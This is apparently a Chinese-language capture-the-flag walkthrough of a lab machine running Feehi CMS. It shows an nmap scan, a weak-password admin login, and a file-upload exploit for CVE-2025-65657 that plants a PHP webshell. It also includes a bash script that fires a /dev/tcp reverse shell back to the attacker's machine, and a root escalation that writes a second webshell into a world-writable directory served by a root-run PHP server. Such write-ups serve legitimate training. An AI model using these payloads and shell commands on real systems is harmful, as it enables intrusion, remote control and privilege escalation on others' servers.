

CMS

信息搜集

```
(kali㉿192)~[~/Desktop/Dasz/cms]
$ cat ports.nmap
# Nmap 7.99 scan initiated Mon Sep 14 00:31:34 2026 as: /usr/lib/nmap/nmap -sT
Nmap scan report for 192.168.1.10
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http      nginx
|_http-title: Feehi CMS
|_http-robots.txt: 1 disallowed entry
|_/
MAC Address: 08:00:27:76:DE:4B (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/osdetect/
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=9/14%OT=22%CT=1%CU=41431%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=6AA6D005%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=110%TI=Z%CI=Z%TS=2
OS:0)SEQ(SP=102%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=21)SEQ(SP=104%GCD=1%ISR=10D
OS:%TI=Z%CI=Z%II=I%TS=21)SEQ(SP=105%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=21)SEQ(
OS:SP=FE%GCD=1%ISR=110%TI=Z%CI=Z%II=I%TS=21)OPS(O1=M5B4ST11NW8%O2=M5B4ST11N
OS:W8%O3=M5B4NNT11NW8%O4=M5B4ST11NW8%O5=M5B4ST11NW8%O6=M5B4ST11)WIN(W1=FE88
OS:%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4
OS:NNSNW8%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R
OS:=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=
OS:AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=
OS:40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID
OS:=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org
# Nmap done at Mon Sep 14 00:32:05 2026 -- 1 IP address (1 host up) scanned in 1.00s
```

常规端口

web

80跑的是feehiCMS



加群啦

官方QQ群-主群

飞嗨官方QQ群-主群 群号: 258780872, 欢迎大家!

加入QQ群

Feehi cms 新一代内容管理系统

吐血推荐

Feehi cms是一款基于优秀php框架yii2开发的新一代cms系统, 使用了php最新版本(PHP 7)带来的新特性, 会让网站显得内涵而出色...

热门推荐

JVM的相关知识整理和学习JVM的相关知识整理和学习

2016-07-12 13:20

1 Comments

趣文: 如果编程语言是女人 (新编版) 趣文: 如果编程语言是女人 (新编版)

2016-07-12 13:02

精选导读

Hack: 用于HHVM的一种新编程语言 Hack: 用于HHVM的一种新

PHP分页技术的代码和示例 PHP分页技术的代码和示例

分页是目前在显示大量结果时所采用的最好的方式。

Java编程入门: 前言 Java编程入门: 前言

Java编程入门》是一本使用Java作为入门语言的免费计算机编程课本

Java 8最快的垃圾收集器是什么? Java 8最快的垃圾收集器是什么?

OpenJDK 8 有多种 GC (Garbage Collector) 算法, 如 Parallel GC, CMS 和 G1, 哪一个才是最快的呢...

最新发布

管理路径

http://192.168.1.11/admin

欢迎使用 Feehi CMS

用户名

密码

验证码

h v t a


登录

忘记密码 | 简体中文

用户名不能为空。

后台登录, 弱口令进后台

admin: 123456




后台广告管理功能存在RCE

CVE-2025-65657

<https://github.com/kiwi865/CVEs/blob/main/CVE-2025-65657.md>

```
4
5 -----WebKitFormBoundaryAqjwFTJj45RXyifr
6 Content-Disposition: form-data; name="AdForm[ad]"; filename="shell.php"
7 Content-Type: application/octet-stream
8
9 <?php·@system($_GET['cmd']);?>
10 -----WebKitFormBoundaryAqjwFTJj45RXyifr
```

webshell路径在广告编辑页的html里



http://cms.dsz/uploads/setting/ad/20260914165451_6aa7b65b0b047.php

uid=33(www-data) gid=33(www-data) groups=33(www-data)



直接读user即可

flag(user-84d6e7fb1c982b91fffc3e28090fa732)



提权

```
(kali㉿192)-[~/Desktop/Dasz/cms]
$ sudo nc -lvnp 4445
[sudo] kali 的密码:
listening on [any] 4445 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.11] 39922
bash: cannot set terminal process group (788): Inappropriate ioctl
bash: no job control in this shell
www-data@Cms:/opt/cms/frontend/web/uploads/setting/ad$ ls
ls
20260914165451_6aa7b65b0b047.php
20260914170543_6aa7b8e7d0ace.php
20260914171140_6aa7ba4ccf9c6.php
www-data@Cms:/opt/cms/frontend/web/uploads/setting/ad$ |
```

回连有时不太稳定，搓个脚本

```
#!/bin/bash
# 一键重连反弹shell -- usage: ./rev.sh [PORT] [LHOST]
# 靶机 192.168.1.11 | 攻击机 192.168.1.12
PORT=${1:-4445}
LHOST=${2:-192.168.1.12}
TARGET=http://192.168.1.11
SHELLPATH=/uploads/setting/ad/20260914171140_6aa7ba4ccf9c6.php
SESS=rev${PORT}

echo "[*] LHOST=$LHOST LPORT=$PORT"
echo "[*] webshell: $TARGET$SHELLPATH"

tmux kill-session -t "$SESS" 2>/dev/null
tmux new-session -d -s "$SESS" -x 220 -y 50 "nc -lvnp $PORT"
sleep 1
if ! ss -tlnp 2>/dev/null | grep -q ":$PORT "; then
    echo "[!] 监听失败，端口可能被占用"; exit 1
fi
echo "[*] listener up"

curl -s -m 6 -G "$TARGET$SHELLPATH" \
    --data-urlencode "cmd=setsid bash -c 'bash -i >& /dev/tcp/$LHOST/$PORT 0>&1'" \
    >/dev/null 2>&1 & \
    >/dev/null 2>&1
sleep 4
if ss -antp 2>/dev/null | grep -q ":$PORT .*ESTAB"; then
    echo "[+] 反弹成功 -> tmux attach -t $SESS"
else
    echo "[-] 未连回，检查网络/端口"
fi
```

```
ss -tlnp
```

```

udp UNCONN 0 0 [2408:824e:512:cd20:bald:5942:86a4:5c33]:546 [::]:*
udp UNCONN 0 0 [fe80::5c4e:8920:a533:2698]:%np0s3:546 [::]:*
tcp LISTEN 0 4096 127.0.0.1:8080 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 511 0.0.0.0:80 0.0.0.0:*

```

发现本地8080还在跑一个服务

```
ps aux --sort=-%cpu | head -30
```

```

www-data 451 0.0 0.3 10800 8292 ? S 04:52 0:00 nginx: worker process
root 199 0.0 0.0 0 0 ? I 04:52 0:00 [kworker/u4:4-events_power_efficient]
root 36074 0.0 0.0 0 0 ? I 05:27 0:00 [kworker/u4:5-events_unbound]
root 396 0.0 2.9 335688 58616 ? Ss 04:52 0:00 /usr/bin/php -S 127.0.0.1:8080 -t /opt/feehicms/frontend/web /opt/feehicms/frontend/web/router.php
root 111 0.0 0.0 0 0 ? I 04:52 0:00 [kworker/u4:3-events_unbound]
www-data 465 0.0 2.3 335224 46568 ? S 04:52 0:00 php-fpm: pool www

```

```
root 396 /usr/bin/php -S 127.0.0.1:8080 -t /opt/feehicms/frontend/web \
/opt/feehicms/frontend/web/router.php
```

这里是root身份起了一个php的web服务器，文件根目录为/opt/feehicms/frontend/web，路由脚本为/opt/feehicms/frontend/web/router.php

router.php

```

$file = __DIR__ . $uri;
if ($uri !== "/" && file_exists($file) && !is_dir($file)) { return false; } //
→ root 身份的 php -S 直接执行

```

```

www-data@Cms:/opt$ ls -la
ls -la
.  ..  cms  feehicms
www-data@Cms:/opt$ |

```

正常80跑的是cms目录

```

-rw-r--r-- 1 root root 707 Sep 13 08:05 router.php
drwxr-xr-x 7 root root 4096 Sep 13 06:13 static
-rw-r--r-- 1 root root 53017 Sep 13 06:13 timthumb.php
drwxrwxrwx 4 root root 4096 Sep 14 05:50 uploads
www-data@Cms:/opt/feehicms/frontend/web$

```

web目录下的uploads目录具有任意权限，直接写个shell进去，然后通过8080访问即可

```

<?php @system($_GET["up"]); ?>
www-data@Cms:/opt/feehicms/frontend/web/uploads$ echo '<?php @system($_GET["up"]); ?>' > up.php
echo '<?php @system($_GET["up"]); ?>' > up.php
www-data@Cms:/opt/feehicms/frontend/web/uploads$ cat up.php
cat up.php
<?php @system($_GET["up"]); ?>
www-data@Cms:/opt/feehicms/frontend/web/uploads$ curl 'http://127.0.0.1:8080/uploads/up.php?up=whoami'
curl 'http://127.0.0.1:8080/uploads/up.php?up=whoami'
root

```

```
curl 'http://127.0.0.1:8080/uploads/up.php?up=命令'
```

```

www-data@Cms:/opt/feehicms/frontend/web/uploads$ curl 'http://127.0.0.1:8080/uploads/up.php?up=ls%20/root'
curl 'http://127.0.0.1:8080/uploads/up.php?up=ls%20/root'
root.txt
www-data@Cms:/opt/feehicms/frontend/web/uploads$ curl 'http://127.0.0.1:8080/uploads/up.php?up=cat%20/root/root.txt'
curl 'http://127.0.0.1:8080/uploads/up.php?up=cat%20/root/root.txt'
flag{root-85597f493b890767b4ed6ce5cbbdac18}
www-data@Cms:/opt/feehicms/frontend/web/uploads$ |

```